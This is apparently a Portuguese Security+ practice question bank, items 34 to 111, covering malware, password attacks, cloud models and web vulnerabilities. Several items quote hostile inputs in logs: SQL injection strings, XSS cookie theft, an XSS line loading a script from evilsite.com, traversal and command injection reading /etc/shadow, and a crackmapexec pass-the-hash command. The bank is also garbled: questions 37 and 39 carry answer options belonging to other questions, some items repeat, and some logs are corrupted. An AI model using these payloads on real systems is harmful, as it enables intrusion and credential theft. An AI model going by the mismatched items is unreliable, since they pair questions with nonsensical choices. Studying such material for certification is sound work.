34. Um candidato tenta acessar http://comptia.org, mas acidentalmente visita http://comptiia.org. O site malicioso parece exatamente com o site legítimo. Qual das seguintes opções MELHOR descreve esse tipo de ataque?

A Reconnaissance

B Impersonation

C Typosquatting

D Watering-hole

35. Qual das seguintes é um ataque direcionado que visa comprometer usuários dentro de uma indústria ou grupo específico?

A Watering-hole

B Typosquatting

C Hoax

D Impersonation

36. Um atacante determinou que a melhor maneira de impactar as operações é infiltrar fornecedores de software terceirizados. Qual dos seguintes vetores está sendo explorado?

A Social Media

B Cloud

C Supply Chain

D Engenharia social

37. Uma organização está migrando várias aplicações SaaS que suportam SSO. O gerente de segurança quer garantir que a migração seja concluída com segurança. Quais dos seguintes aspectos de integração de aplicações a organização deve considerar antes de focar nos detalhes de implementação subjacentes? **(Escolha duas opções)**

A Watering hole

B Typosquatting

C Hoax

D Impersonation

38. Um DBA relata que vários discos rígidos de servidores de produção foram apagados no fim de semana. O DBA também relata que vários servidores Linux ficaram indisponíveis devido à exclusão inesperada de arquivos do sistema. Um analista de segurança verificou que o software foi configurado para excluir dados deliberadamente desses servidores. Nenhuma backdoors foi encontrada em nenhum servidor. Qual dos seguintes ataques foi MAIS provavelmente usado para causar a perda de dados?

A Logic bomb

B Ransomware

C Fileless virus

D Remote access Trojans

E Rootkit

39. Um analista de segurança percebe que arquivos específicos estão sendo excluídos cada vez que um administrador de sistemas está de férias. Qual das seguintes opções MELHOR descreve o tipo de malware que está em execução? **(Escolha duas opções)**

A The back-end directory source

B The identity federation protocol

C The hashing method

D The encryption method

E The registration authority

F The certificate authority

40. Um analista de segurança percebe que arquivos específicos estão sendo excluídos cada vez que um administrador de sistemas está de férias. Qual das seguintes opções MELHOR descreve o tipo de malware que está em execução?

A Fileless virus

B Logic bomb

C Keylogger

D Ransomware

41. Após instalar um patch em um dispositivo de segurança, uma organização percebeu que ocorreu uma exfiltração massiva de dados. Qual das seguintes opções MELHOR descreve o incidente?

A Supply chain attack

B Ransomware attack

C Cryptographic attack

D Password Attack

42. Um analista de segurança está revisando dados de captura de pacotes de um host comprometido na rede. Na captura de pacotes, o analista encontra pacotes que contêm grandes quantidades de texto. Qual das seguintes opções é mais provável que esteja instalada no host comprometido?

A Keylogger

B Spyware

C Trojan

D Ransomware

43. Uma pequena empresa local sofreu um ataque de ransomware. A empresa tem um servidor voltado para a web e algumas estações de trabalho. Tudo está atrás de um firewall do ISP. Um único servidor voltado para a web é configurado no roteador para encaminhar todas as requisições para que o servidor seja visível na internet. A empresa usa uma versão antiga de software de terceiros para gerenciar o site. Os ativos nunca foram atualizados. Qual das seguintes ações deve ser tomada para evitar que um ataque como este aconteça novamente? **(Escolha três opções)**

A Instalar software DLP para evitar perda de dados

B Usar a versão mais recente do software

C Instalar um dispositivo SIEM

D Implementar MDM

E Implementar uma sub-rede filtrada para o servidor web

F Instalar uma solução de segurança de endpoint

G Atualizar o certificado do site e revogar os existentes

H Implantar sensores de rede adicionais

44. Após um recente ataque de ransomware no sistema de uma empresa, um administrador revisou os arquivos de log. Qual dos seguintes tipos de controle o administrador utilizou?

A Compensating

B Detective

C Preventive

D Corrective

45. Um Diretor de Segurança da Informação (CISO) quer aumentar explicitamente a conscientização sobre o aumento do ransomware como serviço em um relatório para a equipe de gestão. Qual das seguintes opções MELHOR descreve o agente de ameaça no relatório do CISO?

A Insider threat

B Hacktivist

C Estado-nação

D Crime organizado

46. Uma empresa de mineração de criptomoedas recentemente implantou um novo aplicativo antivírus em todos os seus sistemas de mineração. A instalação do aplicativo antivírus foi testada em muitos dispositivos pessoais e nenhum problema foi observado. Uma vez que o aplicativo antivírus foi implementado nos servidores, problemas constantes foram relatados. Como resultado, a empresa decidiu remover o software de mineração. O aplicativo antivírus provavelmente estava classificando o software como:

A um rootkit.

B um PUP.

C ransomware

D RAT

47. Uma organização governamental está desenvolvendo um sistema de defesa avançado de IA. Os desenvolvedores estão usando informações coletadas de provedores terceirizados. Os analistas estão notando inconsistências no progresso esperado do aprendizado de IA e atribuem o resultado a um ataque recente a um dos fornecedores. Qual das seguintes é a razão mais provável para a imprecisão do sistema?

A Algoritmos de segurança impróprios

B Dados de treinamento corrompidos

C Vírus sem arquivo

D Criptomalware

48. Uma grande empresa de serviços financeiros recentemente divulgou informações sobre uma violação de segurança em sua rede corporativa que começou vários anos antes. Durante o período em que a violação ocorreu, os indicadores mostram que um atacante obteve acesso administrativo à rede por meio de um arquivo baixado de um site de mídia social e, subsequentemente, instalou-o sem o conhecimento do usuário. Desde o

comprometimento, o atacante conseguiu assumir o comando e controle dos sistemas de computador anonimamente enquanto obtinha informações corporativas sensíveis e informações pessoais dos funcionários. Qual dos seguintes métodos o atacante mais provavelmente usou para obter acesso?

A Um bot

B Um fileless virus

C Uma logic bomb

D Um RAT

49. Durante uma resposta a um incidente, um analista aplicou regras para todo o tráfego de entrada no firewall de borda e implementou ACLs em cada servidor crítico. Após uma investigação, a empresa percebe que ainda está vulnerável porque o tráfego de saída não está restrito, e o adversário é capaz de manter uma presença na rede. Em qual das seguintes etapas da Cadeia de Morte Cibernética o adversário está atualmente operando?

A Reconnaissance

B Command and control

C Actions on objective

D Exploitation

50. Os logs de auditoria indicam que uma conta administrativa pertencente a um engenheiro de segurança foi bloqueada várias vezes durante o dia. O engenheiro de segurança está de férias há alguns dias. A qual dos seguintes ataques o bloqueio da conta pode ser atribuído?

A Backdoor

B Força bruta

C Rootkit

D Trojan

51. Um administrador de sistemas recebe o seguinte alerta de uma ferramenta de monitoramento de integridade de arquivos: "O hash do arquivo cmd.exe foi alterado." O administrador de sistemas verifica os logs do sistema operacional e percebe que nenhum patch foi aplicado nos últimos dois meses. Qual das seguintes opções provavelmente ocorreu?

A O usuário final mudou as permissões do arquivo.

B Foi detectada uma colisão criptográfica.

C Foi tirada uma captura do sistema de arquivos.

D Um rootkit foi implantado.

52. Qual das seguintes é a MAIOR preocupação de segurança ao terceirizar o desenvolvimento de código para contratados de terceiros para uma aplicação voltada para a internet?

A Roubo de propriedade intelectual

B Privilégios elevados

C Unknown backdoor

D Garantia de qualidade

53. Um artigo de notícias afirma que hackers têm vendido acesso a feeds de câmeras IoT. Qual das seguintes é a razão MAIS provável para esse problema?

A Software desatualizado

B Credenciais fracas

C backdoor

D Falta de criptografia

54. Uma backdoor foi detectada no ambiente de aplicação conteinerizada. A investigação detectou que uma vulnerabilidade zero-day foi introduzida quando a versão mais recente da imagem do contêiner foi baixada de um registro público. Qual das seguintes é a melhor solução para evitar que esse tipo de incidente ocorra novamente?

A Impor o uso de uma fonte confiável e controlada de imagens de contêineres.

B Implementar uma solução IPS capaz de detectar assinaturas de ataques direcionados a contêineres.

C Definir uma varredura de vulnerabilidade para avaliar imagens de contêineres antes de serem introduzidas no ambiente.

D Criar uma VPC dedicada para o ambiente conteinerizado.

55. Um analista de segurança está investigando o que parece ser um acesso não autorizado a uma aplicação web corporativa. O analista de segurança revisa os logs do servidor web e encontra as seguintes entradas:

```
106.35.45.53 - - [22/May/2020:07:00:58 +0100] "GET /login?username=admin&pin=0000 HTTP/1.1" 200 1170
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:21 +0100] "GET /login?username=admin&pin=0001 HTTP/1.1" 200 1170
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:01:52 +0100] "GET /login?username=admin&pin=0002 HTTP/1.1" 200 1170
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0003 HTTP/1.1" 200 1170
"http://www.example.com/login.php"
106.35.45.53 - - [22/May/2020:07:02:18 +0100] "GET /login?username=admin&pin=0004 HTTP/1.1" 200 1170
"http://www.example.com/login.php"
```

Qual dos seguintes ataques de senha está ocorrendo?

A Dicionário

B Força bruta

C Rainbow table

D Spraying

56. Certos usuários estão relatando que suas contas estão sendo usadas para enviar e-mails não autorizados e realizar atividades suspeitas. Após uma investigação mais aprofundada, um analista de segurança percebe o seguinte:

- Todos os usuários compartilham estações de trabalho ao longo do dia.
- A proteção de endpoint foi desativada em várias estações de trabalho na rede.
- Os tempos de viagem nos logins dos usuários afetados são impossíveis.
- Dados sensíveis estão sendo carregados para sites externos.
- Todas as senhas das contas de usuário foram forçadas a serem redefinidas e o problema continuou.

Qual dos seguintes ataques está sendo usado para comprometer as contas de usuário?

A Força bruta

B Keylogger

C Dictionary

D Rainbow

57. Uma política de segurança afirma que palavras comuns não devem ser usadas como senhas. Um auditor de segurança conseguiu realizar um ataque de dicionário contra credenciais corporativas. Qual dos seguintes controles estava sendo violado?

A Password complexity / Complexidade da senha

B Password history / Histórico de senhas

C Password reuse / Reutilização de senhas

D Password length / Comprimento da senha

58. A conta de um usuário está sendo constantemente bloqueada. Após uma revisão mais aprofundada, um analista de segurança encontrou o seguinte no SIEM:

Time	Log Message	
9:00:00 AM	login: user	password: aBG23TMV
9:00:01 AM	login: user	password: aBG33TMV
9:00:02 AM	login: user	password: aBG43TMV
9:00:03 AM	login: user	password: aBG53TMV

Qual dos seguintes ataques de senha está ocorrendo?

A Um atacante está utilizando um ataque de spraying de senhas contra a conta.

B Um atacante está utilizando um ataque de dicionário contra a conta.

C Um atacante está utilizando um ataque de força bruta contra a conta.

D Um atacante está utilizando um ataque de tabela rainbow contra a conta.

59. Um analista de segurança está revisando logs em um servidor e observa a seguinte saída:

```
01/01/2020 03:33:23 admin attempted login with password sneak
01/01/2020 03:33:32 admin attempted login with password sneaked
01/01/2020 03:33:41 admin attempted login with password sneaker
01/01/2020 03:33:50 admin attempted login with password sneer
01/01/2020 03:33:59 admin attempted login with password sneeze
01/01/2020 03:34:08 admin attempted login with password sneezy
```

Qual dos seguintes ataques de senha está ocorrendo?

A rainbow table attack

B password-spraying attack

C dictionary attack

D keylogger attack

60. Uma investigação de segurança revelou que um software malicioso foi instalado em um servidor usando as credenciais de um administrador de servidor. Durante a investigação, o administrador do servidor explicou que Telnet era usado regularmente para fazer login. Qual das seguintes opções provavelmente ocorreu?

A Um ataque de spraying foi usado para determinar quais credenciais usar

B Uma ferramenta de captura de pacotes foi usada para roubar a senha

C Um Trojan de acesso remoto foi usado para instalar o malware

D Um ataque de dicionário foi usado para fazer login como o administrador do servidor

61. Um cliente ligou para a equipe de segurança da empresa para relatar que todas as faturas recebidas nos últimos cinco dias da empresa parecem ter detalhes bancários fraudulentos. Uma investigação sobre o assunto revela o seguinte:

- O gerente do departamento de contas a pagar está usando a mesma senha em vários sites externos e na conta corporativa.
- Um dos sites que o gerente usou recentemente sofreu uma violação de dados.
- A conta de e-mail corporativa do gerente foi acessada com sucesso nos últimos cinco dias por um endereço IP localizado em um país estrangeiro.

Qual dos seguintes ataques provavelmente foi usado para comprometer a conta corporativa do gerente?

A Trojan de acesso remoto

B Força bruta

C dictionary attack

D Credential stuffing

62. Um administrador precisa proteger as senhas dos usuários e foi aconselhado a hashear as senhas. Qual das seguintes opções descreve melhor o que o administrador está sendo aconselhado a fazer?

A Realizar uma operação matemática nas senhas que as converterá em strings únicas.

B Adicionar dados extras às senhas para aumentar seu comprimento, tornando-as mais difíceis de forçar.

C Armazenar todas as senhas do sistema em uma tabela rainbow que tenha um local centralizado.

D Exigir o uso de senhas de uso único que são alteradas a cada sessão de login.

63. Durante uma convenção de Chief Information Security Officer (CISO) para discutir conscientização sobre segurança, os participantes recebem uma conexão de rede para usar como recurso. À medida que a convenção avança, um dos participantes começa a notar atrasos na conexão e os pedidos de sites HTTPS estão revertendo para HTTP. Qual das seguintes opções melhor descreve o que está acontecendo?

A Colisão de aniversário na chave do certificado

B Hijacking de DNS para redirecionar o tráfego

C Força bruta no ponto de acesso

D Downgrade de SSL/TLS

64. Um operador de SOC está recebendo alertas contínuos de vários sistemas Linux indicando que tentativas de SSH sem sucesso para um ID de usuário funcional foram realizadas em cada um deles em um curto período de tempo. Qual das seguintes opções melhor explica esse comportamento?

A rainbow table attack

B password-spraying attack

C Logic bomb

D Malware bot

65. Qual das seguintes técnicas elimina o uso de tabelas rainbow para quebra de senhas?

A Hashing

B Tokenização

C Criptografia assimétrica

D Salting

66. Um administrador de segurança está trabalhando em uma solução para proteger as senhas armazenadas em um banco de dados contra ataques de tabelas rainbow. Qual das seguintes opções o administrador deve considerar?

A Hashing

B Esteganografia

C Criptografia assimétrica

D Salting

67. Qual dos seguintes é um risco de segurança conhecido associado a arquivos de dados que contêm informações financeiras?

A Dados podem se tornar uma responsabilidade se arquivados por mais tempo do que o exigido pelas orientações regulatórias.

B Dados devem ser arquivados fora do local para evitar violações e atender aos requisitos comerciais.

C Empresas são proibidas de fornecer arquivos de dados para solicitações de e-discovery.

D Arquivos não criptografados devem ser preservados pelo maior tempo possível e criptografados.

68. Qual das seguintes ferramentas é eficaz para impedir que um usuário acesse mídia removível não autorizada?

A Bloqueador de dados USB

B Gaiola de Faraday

C Leitor de proximidade

D Trava de cabo

69. Qual das seguintes é a melhor solução para implementar a fim de evitar a exfiltração de informações sensíveis dos celulares dos funcionários ao usar estações de carregamento USB públicas?

A DLP

B Bloqueador de dados USB

C USB OTG

D Desativar portas USB

70. Uma organização de impostos está trabalhando em uma solução para validar a submissão online de documentos. A solução deve ser realizada em um dispositivo USB portátil que deve ser inserido em qualquer computador que esteja transmitindo uma transação de forma segura. Qual dos seguintes certificados é o melhor para esses requisitos?

A Certificado de usuário

B Certificado autoassinado

C Certificado de computador

D Certificado raiz

71. Uma organização bem conhecida tem enfrentado ataques de APTs. A organização está preocupada que malwares personalizados estejam sendo criados e enviados por e-mail para a empresa ou instalados em pen drives que são deixados nos estacionamentos. Qual das seguintes opções é a melhor defesa contra este cenário?

A Configurar antivírus baseado em assinatura para atualizar a cada 30 minutos

B Aplicar S/MIME para e-mail e criptografar automaticamente pen drives ao inseri-los

C Implementar execução de aplicativos em sandbox para software desconhecido

D Realizar fuzzing em novos arquivos para vulnerabilidades se eles não estiverem assinados digitalmente

72. Uma empresa recentemente experimentou uma violação de dados e a fonte foi determinada como sendo um executivo que estava carregando um telefone em uma área pública. Qual das seguintes opções provavelmente teria evitado essa violação?

A Um firewall

B Um PIN de dispositivo

C Um bloqueador de dados USB

D Biometria

73. Como parte dos requisitos anuais de auditoria, a equipe de segurança realizou uma revisão das exceções à política da empresa que permite que determinados usuários usem dispositivos de armazenamento USB em seus laptops. A revisão gerou os seguintes resultados:

O processo e a política de exceção foram seguidos corretamente pela maioria dos usuários.
Um pequeno número de usuários não criou tickets para as solicitações, mas foi concedido acesso.
Todos os acessos foram aprovados por supervisores.
Solicitações válidas para o acesso ocorreram esporadicamente em vários departamentos.
O acesso, na maioria dos casos, não foi removido quando não era mais necessário.

Qual das seguintes opções a empresa deve adotar para garantir que o acesso apropriado não seja interrompido, mas que o acesso desnecessário seja removido em um prazo razoável?

A Criar um processo automatizado de atestação mensal que remove o acesso se o supervisor do funcionário negar a aprovação.

B Remover o acesso de todos os funcionários e permitir novo acesso apenas se o supervisor do funcionário aprovar a solicitação.

C Realizar uma auditoria trimestral de todas as contas de usuário que foram concedidas acesso e verificar as exceções com a equipe de gerenciamento.

D Implementar um sistema de ticket que rastreie cada solicitação e gere relatórios listando quais funcionários usam ativamente dispositivos de armazenamento USB.

74. Qual das seguintes ferramentas é eficaz para impedir um usuário de acessar mídia removível não autorizada?

A Bloqueador de dados USB

B Gaiola de Faraday / Faraday cage

C Leitor de proximidade

D Trava de cabo

75. O help desk da empresa recebeu vários alertas de antivírus indicando que o Mimikatz tentou ser executado nos sistemas remotos. Vários usuários também relataram que os novos pen drives da empresa que pegaram na sala de descanso têm apenas 512KB de armazenamento. Qual das seguintes opções é a causa mais provável?

A A GPO impede o uso de pen drives, o que gera um falso positivo no antivírus e restringe os pen drives a apenas 512KB de armazenamento.

B Os novos pen drives precisam de um driver que está sendo bloqueado pelo software antivírus porque os pen drives não estão na lista de permissões do aplicativo, restringindo temporariamente os pen drives a 512KB de armazenamento.

C Os novos pen drives estão incorretamente particionados e os sistemas estão tentando automaticamente usar um aplicativo não aprovado para reparticionar os pen drives.

D A GPO que bloqueia os pen drives está sendo contornada por um pen drive malicioso que está tentando capturar credenciais em texto claro da memória.

76. Qual dos seguintes é um benefício de incluir uma estrutura de gerenciamento de riscos na abordagem de segurança de uma organização?

A Define níveis de serviço esperados de parceiros da cadeia de suprimentos participantes para garantir que interrupções do sistema sejam corrigidas em tempo hábil.

B Identifica produtos de fornecedores específicos que foram testados e aprovados para uso em um ambiente seguro.

C Fornece garantias legais e recursos no caso de uma violação de dados ocorrer.

D Incorpora atividades de controle, desenvolvimento, política e gerenciamento nas operações de TI.

77. Durante uma avaliação recente de segurança, uma vulnerabilidade foi encontrada em um sistema operacional comum. O fornecedor do sistema operacional desconhecia o problema e prometeu lançar uma correção no próximo trimestre. Qual das seguintes opções melhor descreve esse tipo de vulnerabilidade?

A Sistema operacional legado

B Configuração fraca

C Zero-day

D Cadeia de suprimentos/Supply chain

78. Após a instalação de um patch em um dispositivo de segurança, uma organização percebeu que ocorreu uma exfiltração massiva de dados. Qual das seguintes opções melhor descreve o incidente?

A Ataque a Cadeia de suprimentos/Supply chain

B Ataque de ransomware

C Ataque criptográfico

D Ataque de senha

79. Uma empresa recentemente experimentou uma grande violação de dados. Uma investigação concluiu que os dados dos cartões de crédito dos clientes foram roubados e exfiltrados através de uma conexão de parceiro de negócios dedicada a um fornecedor, que não está sujeito aos mesmos padrões de controle de segurança. Qual das seguintes é a fonte mais provável da violação?

A Side channel

B Supply chain

C Cryptographic downgrade

D Malware

80. Um Diretor de Segurança (CSO) está preocupado que os serviços baseados em nuvem não estejam adequadamente protegidos contra ameaças avançadas e malware. O CSO acredita que há um alto risco de uma violação de dados ocorrer em um futuro próximo devido à falta de controles de detecção e prevenção. Qual das seguintes opções deve ser implementada para melhor abordar as preocupações do CSO? **(Escolha duas opções)**

A WAF

B CASB

C NG-SWG

D Segmentação

E Criptografia

F Containerização

81. Um engenheiro de sistemas deseja aproveitar uma arquitetura baseada em nuvem com baixa latência entre dispositivos conectados à rede que também reduz a largura de banda necessária, realizando análises diretamente nos endpoints. Qual das seguintes opções melhor atenderia aos requisitos? **(Escolha duas opções)**

A Nuvem privada

B SaaS

C Nuvem híbrida

D IaaS

E DRaaS

F Fog computing / Computação em névoa

82. Uma empresa está implementando BYOD e deseja garantir que todos os usuários tenham acesso aos mesmos serviços baseados em nuvem. Qual das seguintes opções permitiria melhor à empresa atender a esse requisito?

A IaaS

B PaaS

C MaaS

D SaaS

83. Para reduzir custos e overhead, uma organização deseja migrar de uma solução de e-mail local para uma solução de e-mail baseada em nuvem. Nesse momento, nenhum outro serviço será movido. Qual dos seguintes modelos de nuvem atenderia melhor às necessidades da organização?

A MaaS

B IaaS

C SaaS

D PaaS

84. Para reduzir custos e overhead, uma organização deseja migrar de uma solução de e-mail local para uma solução de e-mail baseada em nuvem. Nesse momento, nenhum outro serviço será movido. Qual dos seguintes modelos de nuvem atenderia melhor às necessidades da organização?

A MaaS

B IaaS

C SaaS

D PaaS

85. Durante uma convenção de Diretores de Segurança da Informação (CISO) para discutir conscientização sobre segurança, os participantes recebem uma conexão de rede para usar como recurso. À medida que a convenção avança, um dos participantes começa a notar atrasos na conexão e as solicitações de sites HTTPS estão revertendo para HTTP. Qual das seguintes opções melhor descreve o que está acontecendo?

A Colisão de aniversário na chave do certificado

B Sequestro de DNS para redirecionar o tráfego

C Ataque de força bruta no ponto de acesso

D Rebaixamento de SSL/TLS

86. Um administrador de sistemas recebe o seguinte alerta de uma ferramenta de monitoramento de integridade de arquivos: O hash do arquivo cmd.exe foi alterado. O administrador de sistemas verifica os logs do sistema operacional e percebe que nenhum patch foi aplicado nos últimos dois meses. Qual das seguintes opções é a mais provável de ter ocorrido?

A O usuário final alterou as permissões do arquivo.

B Uma colisão criptográfica foi detectada.

C Uma captura instantânea do sistema de arquivos foi feita.

D Um rootkit foi implantado.

87. Os usuários finais de uma empresa estão relatando que não conseguem acessar sites externos. Após revisar os dados de desempenho dos servidores DNS, o analista descobre que o uso de CPU, disco e memória é mínimo, mas a interface de rede está inundada com tráfego de entrada. Os logs da rede mostram apenas um pequeno número de consultas DNS enviadas a este servidor. Qual das seguintes opções melhor descreve o que o analista de segurança está vendo?

A Uso simultâneo de sessões

B Rebaixamento criptográfico de DNS seguro

C Consumo de recursos no caminho

D Negação de serviço refletida

88. Um analista de segurança está revisando logs de aplicativos para determinar a origem de uma violação e encontra o seguinte log: https://www.comptia.com/login.php?id='%20or%20'1'1='1 Qual das seguintes opções foi observada?

A DLL Injection

B API attack

C SQLi

D XSS

89. Um investigador forense está examinando vários pagamentos não autorizados que foram relatados no site da empresa. Algumas entradas de log incomuns mostram que os usuários receberam um e-mail de uma lista de mala direta não desejada e clicaram em um link para tentar cancelar a inscrição. Um dos usuários relatou o e-mail para a equipe de phishing, e o e-mail encaminhado revelou que o link era:

Clique aqui para cancelar a inscrição

Qual das seguintes opções o investigador forense determinará MAIS PROVAVELMENTE que ocorreu?

A DLL Injection

B Broken authentication

C XSS

D XSRF

90. Um analista de segurança está investigando tráfego suspeito no servidor web localizado no endereço IP 10.10.1.1. Uma busca nos logs do WAF revela o seguinte:

Source IP	Destination IP	Requested URL	Action Taken
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname'--	permit and log
172.16.1.3	10.10.1.1	/web/cgi-bin/contact?category=custname+OR+1=1--	permit and log

Qual das seguintes opções é a MAIS provável que esteja ocorrendo?

A XSS attack

B SQLi attack

C Replay attack

D XSRF attack

91. Um analista de segurança está revisando logs de aplicativos web e encontra o seguinte log:

https://www.comptia.org/contact-us/43Ffile#3D..42..42F..42Fetc2Fpasswd

Qual das seguintes opções é a MAIS provável que esteja ocorrendo?

A Directory traversal

B XSS

C CSRF

D On-path attack

92. Um pentest está **fuzzing** um aplicativo para identificar onde o EIP da pilha está localizado na memória. Qual dos seguintes ataques o pentest está planejando executar?

A Race-condition

B Pass-the-hash

C Buffer overflow

D XSS

93. Um analista de segurança revisa os logs do servidor web e percebe as seguintes linhas:

104.35.45.53 - - [22/May/2020:06:57:31 +01001 "GET /profile.php?id=93cscriptf3ealert$20+271$2742943cscript$3e HTTP/1.1" 20 *http://www.example.com/downloadreport.php*

104.35.45.53 - - [22/May/2020:07:00:58 +01001 "GET /profile.php?id-93cscript$3ealert$20$27 http3a92f42fwww.evilsite.comk2tupdater.php$27%2983cscript&3e HTTF/1.1" 200 23713 "http://www.example.com/downloadreport.php

Qual das seguintes vulnerabilidades o atacante está **TENTANDO** explorar?

A Token reuse

B SQLi

C CSRF

D XSS

94. Um analista de segurança revisa os logs do servidor web e percebe as seguintes linhas:

104.35.45.53 - - [22/May/2020:06:57:31 +01001 "GET /profile.php?id=93cscriptf3ealert$20+271$2742943cscript$3e HTTP/1.1" 20 *http://www.example.com/downloadreport.php*

104.35.45.53 - - [22/May/2020:07:00:58 +01001 "GET /profile.php?id-93cscript$3ealert$20$27 http3a92f42fwww.evilsite.comk2tupdater.php$27%2983cscript&3e HTTF/1.1" 200 23713 "http://www.example.com/downloadreport.php

Qual das seguintes vulnerabilidades o invasor **JÁ EXPLOROU?** **(Escolha duas opções)**

A Race condition

B LFI

C Pass the hash

D XSS

E RFI

F Directory traversal

95. Um analista de segurança revisa os logs do servidor web e percebe as seguintes linhas:

1104.35.45.53 - - 122/May/2020:07:00:58 +01301 "GET /wordpress/wp-content/plugins/cussom_plugin/check_user userid=1 UNION ALL SELECT user_login, user_pass, user _email from wp_users-- HTTP/1.1" 200 1072 "http://www.exanple.com/wordpress/we-admin/*

Qual das seguintes vulnerabilidades o atacante está **TENTANDO** explorar?

A SSRF

B CSRF

C XSS

D SQLi

96. Um analista de segurança foi solicitado a avaliar um possível ataque que ocorreu em uma seção publicamente acessível do site da empresa. O ator malicioso postou uma entrada na tentativa de enganar os usuários para clicar no seguinte link: **https://www.c0mpt1a.com/contact-us/%3Fname%3D%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E**

Qual das seguintes opções foi a mais provável observada?

A DLL injection

B Session replay

C SQLi

D XSS

97. Um analista de segurança júnior está revisando os logs do servidor web e identifica o seguinte padrão no arquivo de log: http://comptia.org/../../../etc/passwd Qual dos seguintes tipos de ataque está sendo tentado e como ele pode ser mitigado?

A XSS; implementar um SIEM

B CSRF; implementar um IPS

C Directory traversal; implementar um WAF

D Injeção de SQL; implementar um IDS

98. Um analista de segurança está revisando a saída de um log de servidor web e percebe que uma conta específica está tentando transferir grandes quantias de dinheiro:

- **GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500000 HTTP/1.1**
- **GET http://yourbank.com/transfer.do?acctnum=087646958&amount=5000000 HTTP/1.1**
- **GET http://yourbank.com/transfer.do?acctnum=087646958&amount=1000000 HTTP/1.1**
- **GET http://yourbank.com/transfer.do?acctnum=087646958&amount=500 HTTP/1.1**

Qual dos seguintes tipos de ataques está MAIS provavelmente sendo conduzido?

A SQLi

B CSRF

C Spear phishing

D API

99. Um usuário gostaria de instalar software e recursos que não estão disponíveis com o software padrão de um dispositivo móvel. Qual das seguintes opções permitiria ao usuário instalar software não autorizado e habilitar novos recursos?

A SQLi

B Cross-site scripting

C Jailbreaking

D Side loading

100. A análise de exfiltração de dados indica que um atacante conseguiu baixar notas de configuração do sistema de um servidor web. Os logs do servidor web foram excluídos, mas os analistas determinaram que as notas de configuração do sistema estavam armazenadas na pasta do administrador do banco de dados no servidor web. Quais dos seguintes ataques explicam o que ocorreu? (**Escolha duas opções**)

A Pass-the-hash

B Directory traversal

C SQL injection

D Privilege escalation

E Cross-site scripting

F Request forgery

101. Um operador de SOC está analisando um arquivo de log que contém as seguintes entradas:

[06-Apr-2021-18:00:06] GET /index.php/../../.. /. •/. •/. /etc/passwd
[06-Apr-2021-18:01:07]
GET /index.php/../../../../../.. /etc/shadow
[06-Apr-2021-18:01:26]
GET / index.php/../../../../../../../../../../etc/passwd
[06-Apr-2021-18: 02:16]
GET /index.php?varl=; cat /etc/passwd; &var2=7865tgydk
[06-Apr-2021-18:02:56] GET /index.php?varl=;cat /etc/shadow; &var2=7865tgydk

Qual das seguintes explicações é a correta para essas entradas de log?

A Injeção de SQL e tentativas de tratamento inadequado de entrada

B Cross-site scripting e tentativas de exaustão de recursos

C Injeção de comando e tentativas de travessia de diretórios/Directory traversal

D Tratamento de erros e tentativas de escalação de privilégios

102. As credenciais de login de um usuário foram recentemente comprometidas. Durante a investigação, o analista de segurança determinou que o usuário inseriu as credenciais em uma janela pop-up quando solicitado a confirmar o nome de usuário e a senha. No entanto, o site confiável não usa uma janela pop-up para inserção de credenciais de usuário. Qual dos seguintes ataques ocorreu?

A Cross-site scripting

B SQL injection

C DNS poisoning

D Certificate forgery

103. Analistas de segurança estão conduzindo uma investigação de um ataque que ocorreu dentro da rede da organização. Um atacante conseguiu coletar tráfego de rede entre as estações de trabalho em toda a rede. Os analistas revisam os seguintes logs:

```
VLAN      Address
------    ---------
1         0007.1e5d.3213
1         002a.7d.44.8801
1         0011.aab4.344d
```

A tabela de endereços da Camada 2 tem centenas de entradas semelhantes às acima. Qual dos seguintes ataques provavelmente ocorreu?

A MAC flooding

B SQL injection

C DNS poisoning

D ARP poisoning

104. Um administrador de segurança está tentando determinar se um servidor é vulnerável a uma série de ataques. Após usar uma ferramenta, o administrador obtém a seguinte saída:

```
HTTP/1.0 200 OK
Content-Type: text/html
Server: Apache

root:s9fyf983#:0:1:System Operator:/:/bin/bash
daemon:*:1:1::/tmp:
user1:fi@su3FF:183:100:user:/home/users/user1:/bin/bash
```

Qual dos seguintes ataques foi implementado com sucesso com base na saída?

A Memory leak

B Race conditions

C SQL injection

D Directory traversal

105. Um engenheiro de segurança obteve o seguinte resultado de uma fonte de inteligência sobre ameaças que recentemente executou um ataque ao servidor da empresa:

GET index-php?page=..2f..2f..2f..2f..2f..2f..2f..2f..2fetc2fpasswd
GET index.php?page=..2f..2f..2f..2f..2f..2f..2f..2f..2. .2fetc2fpasswd
GET index-php?page=..2f..2f..2f..2f..2f..2f..2f..2f..2f..2fetc2fpasswd

Qual das alternativas a seguir **MELHOR** descreve esse tipo de ataque?

A Directory traversal

B SQL injection

C API

D Request forgery

106. Durante uma investigação forense, um analista de segurança descobriu que o seguinte comando foi executado em um host comprometido:

crackmapexec smb 192.168.10.232 -u localadmin -H 0A3CE8D07A46E5C51070F03593E0A5E6

Qual dos seguintes ataques ocorreu?

A Buffer overflow

B Pass the hash

C SQL injection

D Replay attack

107. Um analista de segurança está auxiliando uma equipe de desenvolvedores com as melhores práticas de codificação. O analista de segurança gostaria de defender contra o uso de ataques de injeção de SQL. Qual das seguintes opções o analista de segurança deve recomendar primeiro?

A Tokenização

B Validação de entrada

C Assinatura de código

D Cookies seguros

108. Um analista de segurança está avaliando uma aplicação web recém-desenvolvida, testando injeção de SQL, CSRF e injeção de XML. Qual dos seguintes frameworks o analista deve considerar?

A ISO

B MITRE ATT&CK

C OWASP

D NIST

109. Um visitante de um site é obrigado a fornecer informações devidamente formatadas em um campo específico de um formulário do site. Qual das seguintes medidas de segurança é mais provável de ser usada para esse requisito?

A Input validation

B Code signing

C SQL injection

D Form submission

110. As credenciais de login de um usuário foram recentemente comprometidas. Durante a investigação, o analista de segurança determinou que o usuário inseriu as credenciais em uma janela pop-up quando solicitado a confirmar o nome de usuário e a senha. No entanto, o site confiável não usa uma janela pop-up para inserção de credenciais de usuário. Qual dos seguintes ataques ocorreu?

A Cross-site scripting

B SQL injection

C DNS poisoning

D Certificate forgery

111. Um analista de cibersegurança revisa os arquivos de log de um servidor web e vê uma série de arquivos que indicam que ocorreu um ataque de travessia de diretórios. Qual das seguintes opções o analista provavelmente está vendo?

A http://sample.url.com/

B http://sample.url.com/someotherpageonsite/../../../etc/shadow

